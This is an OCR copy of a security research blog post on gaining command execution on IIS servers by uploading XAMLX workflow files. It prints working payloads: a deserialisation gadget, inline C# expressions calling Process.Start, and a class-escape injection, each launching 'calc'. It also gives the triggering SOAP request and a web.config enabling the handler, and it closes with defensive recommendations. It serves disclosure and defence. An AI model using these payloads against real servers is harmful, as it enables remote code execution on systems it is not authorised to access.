By Soroush Dalili (@irsdl) – original source: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/


Getting Shell with XAMLX Files

Introduction

In our blog post on ASP.NET resource files and deserialization issues [1], we showed how to run code by abusing deserialisation feature when uploading a RESX or RESOURCES file. In here, we are abusing XAMLX files' capabilities similarly to run command on the server when such file can be uploaded in an IIS application.

A XAMLX file can be used to define a workflow service and it uses XAML file format [2]. Workflow services are workflows that use the messaging activities to send and receive Windows Communication Foundation (WCF) messages [3].

The XAMLX extension can be added to an application using a web.config file but it can also be added to IIS automatically by adding the HTTP Activation feature of WCF Services under .NET Framework 4 as shown below:



This is why it can be seen by default on many web servers that use WCF services.

Abusing XAMLX to run code and command

There are two ways to execute command on a server using XAMLX files. The first method uses deserialisation and the code is executed during the compile time. This means that accessing any .NET files within the same folder as the XMLX file can lead to code execution as .NET often compile other files beforehand to be ready.

The second method is by a XAMLX file feature that can run code on the server side when browsing the uploaded file. It is possible to simply use Visual Studio to develop a basic payload for this case. Examples provided here have been modified to be shorter and perhaps more effective.

Upon compile: using deserialisation

XAMLX files use the XAML format which can be abused in deserialisation attacks as described in [4]. However, an exact copy and paste of the `ResourceDictionary` element does not work. We managed to overcome this obstacle by including the payload in an `Array` object. The following XAMLX files show an example to run a command:

```
<WorkflowService xmlns="http://schemas.microsoft.com/netfx/2009/xaml/servicemodel">
```

By Soroush Dalili (@irsdl) – original source: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/

```
  <x:Array xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
    <Rd:ResourceDictionary xmlns:System="clr-
namespace:System;assembly=mscorlib,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c561934e0
89" xmlns:Diag="clr-
namespace:System.Diagnostics;assembly=System,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a
5c561934e089" xmlns:Rd="clr-namespace:System.Windows;assembly=PresentationFramework"
xmlns:ODP="clr-
namespace:System.Windows.Data;assembly=PresentationFramework,Version=4.0.0.0,Culture=neutral,Pub
licKeyToken=31bf3856ad364e35">
      <ODP:ObjectDataProvider x:Key="LaunchCmd" MethodName="Start">

<ODP:ObjectDataProvider.ObjectInstance><Diag:Process><Diag:Process.StartInfo><Diag:ProcessStartI
nfo FileName="cmd.exe" Arguments="/c
calc"></Diag:ProcessStartInfo></Diag:Process.StartInfo></Diag:Process>
        </ODP:ObjectDataProvider.ObjectInstance>
      </ODP:ObjectDataProvider>
    </Rd:ResourceDictionary>
  </x:Array>
</WorkflowService>
```

Upon runtime: using inline code:

XAMLX files can contain code and therefore they can be abused to run command. The first .XAMLX example is shown below:

```
<WorkflowService ConfigurationName="Service1" Name="Service1"
xmlns="http://schemas.microsoft.com/netfx/2009/xaml/servicemodel" xmlns:mca="clr-
namespace:Microsoft.CSharp.Activities;assembly=System.Activities"
xmlns:p1="http://schemas.microsoft.com/netfx/2009/xaml/activities" xmlns:sd="clr-
namespace:System.Diagnostics;assembly=System"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <p1:Sequence DisplayName="Sequential Service">
    <p1:InvokeMethod DisplayName="test" MethodName="Start">
      <p1:InvokeMethod.TargetObject>
        <p1:InArgument x:TypeArguments="sd:Process">
          <mca:CSharpValue
x:TypeArguments="sd:Process">System.Diagnostics.Process.Start("cmd.exe", "/c
calc")</mca:CSharpValue>
        </p1:InArgument>
      </p1:InvokeMethod.TargetObject>
    </p1:InvokeMethod>
    <Receive CanCreateInstance="True" OperationName="foobar" Action="testme" />
  </p1:Sequence>
</WorkflowService>
```

The following shows another XAMLX file to abuse the expressions to run command:

```
<WorkflowService ConfigurationName="Service1" Name="Service1"
xmlns="http://schemas.microsoft.com/netfx/2009/xaml/servicemodel"
xmlns:p="http://schemas.microsoft.com/netfx/2009/xaml/activities"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:p1="http://schemas.microsoft.com/netfx/2009/xaml/activities" >
  <p:Sequence DisplayName="Sequential Service">
    <TransactedReceiveScope Request="{x:Reference __r0}">
      <p1:Sequence >
        <SendReply DisplayName="SendResponse" >
          <SendReply.Request>
            <Receive x:Name="__r0" CanCreateInstance="True"
OperationName="SubmitPurchasingProposal" Action="testme" />
          </SendReply.Request>
```

By Soroush Dalili (@irsdl) – original source: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/

```
          <SendMessageContent>
            <p1:InArgument
x:TypeArguments="x:String">[System.Diagnostics.Process.Start("cmd.exe", "/c
calc").toString()]</p1:InArgument>
          </SendMessageContent>
        </SendReply>
      </p1:Sequence>
    </TransactedReceiveScope>
  </p:Sequence>
</WorkflowService>
```

The above payloads can be triggered by sending the following HTTP request:


```
POST /userfiles/uploaded.xamlx HTTP/1.1
Host: www.victim.com
SOAPAction: testme
Content-Type: text/xml
Content-Length: 94

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body/></s:Envelope>
```

It is also possible to escape from the defined methods before the compile time to add our custom code to a class rather than just a method within that class. The following shows a working example:

```
<WorkflowService ConfigurationName="Service1" Name="Service1"
xmlns="http://schemas.microsoft.com/netfx/2009/xaml/servicemodel" xmlns:mca="clr-
namespace:Microsoft.CSharp.Activities;assembly=System.Activities"
xmlns:p1="http://schemas.microsoft.com/netfx/2009/xaml/activities" xmlns:sd="clr-
namespace:System.Diagnostics;assembly=System"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <p1:Sequence DisplayName="Sequential Service">
    <p1:InvokeMethod DisplayName="test" MethodName="Start">
      <p1:InvokeMethod.TargetObject>
        <p1:InArgument x:TypeArguments="sd:Process">
          <mca:CSharpValue
x:TypeArguments="sd:Process">/*/System.Diagnostics.Process.Start("");return
base.RewriteExpressionTree(expression);}
              System.Diagnostics.Process x =System.Diagnostics.Process.Start("cmd.exe", "/c
calc");
              [System.Diagnostics.DebuggerHiddenAttribute()]
           public System.Diagnostics.Process @__Expr0Get() {return x;
              </mca:CSharpValue>
        </p1:InArgument>
      </p1:InvokeMethod.TargetObject>
    </p1:InvokeMethod>
    <Receive CanCreateInstance="True" OperationName="foobar" Action="testme" />
  </p1:Sequence>
</WorkflowService>
```

The following screenshot shows its effect after decompiling the created DLL file that is stored in the .NET Framework temporary folder (e.g. C:\Windows\Microsoft.NET\Framework64\[version]\Temporary ASP.NET Files\[appname]\[hash]\[hash]):

By Soroush Dalili (@irsdl) – original source: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/



What if XAMLX is missing from web.config?

Although the `System.Xaml.Hosting.DLL` file comes with the .NET Framework v4, it might not be configured on IIS.

It is possible to solve this issue when a web.config can be uploaded. However, in that case other techniques can be used to run code on the server as well (see [5] for more details). The following web.config file can be used to enable the .XAMLX file extension:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <handlers accessPolicy="Read, Script, Write">
            <add name="xamlx" path="*.xamlx" verb="*"
type="System.Xaml.Hosting.XamlHttpHandlerFactory, System.Xaml.Hosting, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35" modules="ManagedPipelineHandler"
requireAccess="Script" preCondition="integratedMode" />
            <add name="xamlx-Classic" path="*.xamlx" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\Microsoft.NET\Framework64\v4.0.30319\aspnet_isapi.dll"
requireAccess="Script" preCondition="classicMode,runtimeVersionv4.0,bitness64" />
        </handlers>
        <validation validateIntegratedModeConfiguration="false" />
    </system.webServer>
</configuration>
```

What about XOML?

IIS usually supports the .XOML extension when it supports the .XAMLX extension as they are configured after adding the WCF Services' HTTP Activation feature to the server.

XOML files used to be vulnerable to deserialisation issues (see [6] and [7]), but Microsoft has developed a fix to stops known deserialisation gadgets.

Recommendations

Users should not be able to upload .NET files such as .XAMLX on an IIS server. See the OWASP website [8] for more solutions and recommendations.

Additionally, unused file extensions should be disabled by setting their type to `System.Web.HttpForbiddenHandler` on IIS or within the web.config files across different applications.

References

[1] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/

[2] https://docs.microsoft.com/en-us/dotnet/framework/wpf/advanced/xaml-overview-wpf

[3] https://docs.microsoft.com/en-us/dotnet/framework/wcf/feature-details/workflow-services-overview

[4] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

By Soroush Dalili (@irsdl) – original source: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/

[5] https://soroush.secproject.com/blog/2019/08/uploading-web-config-for-fun-and-profit-2/

[6] https://www.nccgroup.trust/uk/our-research/technical-advisory-bypassing-microsoft-xoml-workflows-protection-mechanisms-using-deserialisation-of-untrusted-data/

[7] https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2019-1113

[8] https://www.owasp.org/index.php/Unrestricted_File_Upload